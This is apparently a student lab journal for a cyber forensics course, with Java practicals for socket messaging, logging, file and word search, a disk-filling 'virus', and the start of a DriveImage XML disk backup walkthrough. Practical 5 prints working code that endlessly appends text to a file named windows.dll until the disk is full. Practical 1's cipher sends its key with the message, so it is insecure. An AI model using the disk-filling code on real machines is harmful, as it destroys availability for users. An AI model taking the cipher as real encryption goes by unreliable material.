

## **Index**

<b>Sr.no.</b>	<b>Practical Name</b>	<b>Page No.</b>
1	Message encryption over a channel	2
2	Custom logging module	7
3	Searching files in a given directory	8
4	Searching a word in a given file	10
5	Virus that eats disk space	13
6	Disk backup	16
7	7 Forensic images of a disk	25
8	Retrieving deleted files	31
9	Registry Editor	39

## **Practical 1**

**Aim:** Create a program to send encrypted message from sender end and decrypt message at receiver end.

### **Source Code:**

#### **Sender.java**

```
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.Socket; import
java.util.Random;

public class Sender {    public static void main(String[]
args) throws Exception {        int i=0,k=0;        String
s="";

        String ct="";
        String key="";

        Socket sc=new Socket("localhost",6020);
        Random r=new Random();
        System.out.println("Enter the String");
        BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
        BufferedWriter bw=new BufferedWriter(new
OutputStreamWriter(sc.getOutputStream()));
        s=br.readLine();
```

```

        int j[]=new int[s.length()];
for(i=0; i<s.length();i++)
    {
        j[k]=r.nextInt(50);
key +=Integer.valueOf(j[k])+",";
System.out.println("j="+j[k]);
ct+=(char)(s.charAt(i)+j[k]);
k++;
    }
    System.out.println("Key="+key);
System.out.println("Encrypted msg="+ct);
bw.write(ct+","+key);    bw.flush();
bw.close();

}

}

```

## **Receiver.java**

```

import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.ServerSocket;
import java.net.Socket; import
java.util.Random;

public class Receiver {    public static void main(String[]
args) throws Exception {    int i,k=0;    String ct="";

```

```

String pt="";

ServerSocket skt=new ServerSocket(6020);
Socket sc=skt.accept();
Random r=new Random();
System.out.println("Enter the String=");
BufferedReader br=new BufferedReader(new InputStreamReader(sc.getInputStream()));
ct=br.readLine();

String s[]=new String[ct.length()];
s=ct.split(",");

int j[]=new int[s[0].length()];
System.out.println("msg="+s[0]);
for(i=0;i<s[0].length();i++){
j[i]=Integer.parseInt(s[i+1]);
System.out.println("key"+j[i]);
}
for(i=0;i<s[0].length();i++)
{
    System.out.println("j="+j[i]);
pt +=(char)(s[0].charAt(i)-j[i]);
}
System.out.println("Msg from Sender"+pt);
}
}

```

### **Output:**

## **Sender.java**

Enter the String Hello

World

j=13j=43j=46j=17j=9j=3j=49j=0j=0j=6j=44Key=13,43,46,17,9,3,49,0,0,6,44, Encrypted  
msg=U??}x#?orr?

## **Receiver.java**

Enter the String= msg=U??}x#?orr?

key13

key43

key46

key17

key9 key3

key49

key0 key0

key6

key44

j=13 j=43

j=46 j=17

j=9 j=3

j=49 j=0

j=0 j=6

j=44

Msg from Sender Hello World

### **Practical 2 Aim:**

Write a program for creating log files.

### **Source Code:**

```
import java.util.logging.*; public class LogFile {  public
static void main(String args[]) throws Exception
{
    Logger
    l=Logger.getLogger(LogFile.class.getName());
    FileHandler fh;    fh=new
    FileHandler("D:/mylogfile.log",true);
    l.addHandler(fh);
```

```

        l.setLevel(Level.ALL);
SimpleFormatter sf=new
SimpleFormatter();    fh.setFormatter(sf);
        l.info("Myfirstlog");
        l.info("HiHowru?");
    }
}

```

### **Output:**

```

Oct 03, 2022 4:30:12 PM LogFile main
INFO: Myfirstlog
Oct 03, 2022 4:30:12 PM LogFile main INFO:
HiHowru?

```

## **Practical 3**

**Aim:** Write a program for searching file in given directory.

### **Source Code:**

```

import java.io.*; public class
SearchDirectory {
    public static void main(String[] args) throws Exception{
String d="";    final String file;
        BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
System.out.println("Enter the directory you want to search");    d=br.readLine();
        System.out.println("Enter Filter for the file to search");
file=br.readLine();    File dir=new File(d);

```

```

        FilenameFilter filter=new FilenameFilter() {
public boolean accept(File dir, String name) {
return name.startsWith(file);
        }
    };
    String [] children=dir.list(filter);
    if(children==null){
        System.out.println("Directory does not exist");
    }
    else    {
        for(int i=0;i<children.length;i++)
        {
            String Filename = children[i];
            System.out.println(Filename);
        }

    }

}
}

```

### **Output:**

Enter the directory you want to search d:

Enter Filter for the file to search

D



DumpStack.log

DumpStack.log.tmp

### **Practical 4**

**Aim:** Write a program to Search a word in a given file.

#### **Source Code:**

```
import java.io.File; import
java.io.FileNotFoundException; import
java.io.FileReader; import
java.util.Scanner;
```

```
public class FileSearcher {    private
String fileName;    public
FileSearcher(String fileName) {
this.fileName = fileName;
    }
```

```
    public boolean search(String word) {
boolean found = false;        try {
        File file = new File(fileName);
```

```

Scanner scanner = new Scanner(file);

while (scanner.hasNext()) {
    String sentence = scanner.nextLine();
    if (sentence.indexOf(word) != -1) {
        found = true;
    }
}
} catch (FileNotFoundException e) {
System.out.println("File not found.");    e.printStackTrace();
}    return
found;
}

```

```

public static void main(String[] args) {
Scanner scanner = new Scanner(System.in);
    System.out.println("Enter filename > ");
    String fileName = scanner.nextLine();

    FileSearcher fileSearcher = new FileSearcher(fileName);
    System.out.println("Enter word to be searched > ");
    String word = scanner.nextLine();    boolean result =
fileSearcher.search(word);    if(result){
        System.out.println("Word found");
    }
else{

```

```
        System.out.println("Word not found");  
    }  
}  
}
```

### **Output:**

Enter filename >

WordSearch.txt

Enter word to be searched >

five Word found

## **Practical 5**

**Aim:** Create a Java file to create a virus that eats disk space.


### **Source Code:**

```
import java.io.FileWriter;


public class Virus {
    public static void main(String[] args) throws Exception {
        FileWriter fw=new FileWriter("D:/windows.dll",true);
        while(true)
        {
            fw.write("Virus ");
        }
    }
}
```

## Output:

Before



After




## **Practical 6**

**Aim:** Create a backup of a disk using DriveImage XML.

### **Steps:**


1. Download and install DriveImage XML.



2. After opening DriveImage XML, you will be presented with this screen.




3. You can either use the Backup hyperlink or the Backup button to start the backup operation:




4. After clicking on either of the two options listed above, it should show you a list of all the disk(s) present on your system:






5. Choose one (or multiple) disk(s) to image. In this exercise, Disk D is chosen for creating a backup. After clicking on "Next", the Backup wizard will be displayed. After confirming your selection, click on Next:


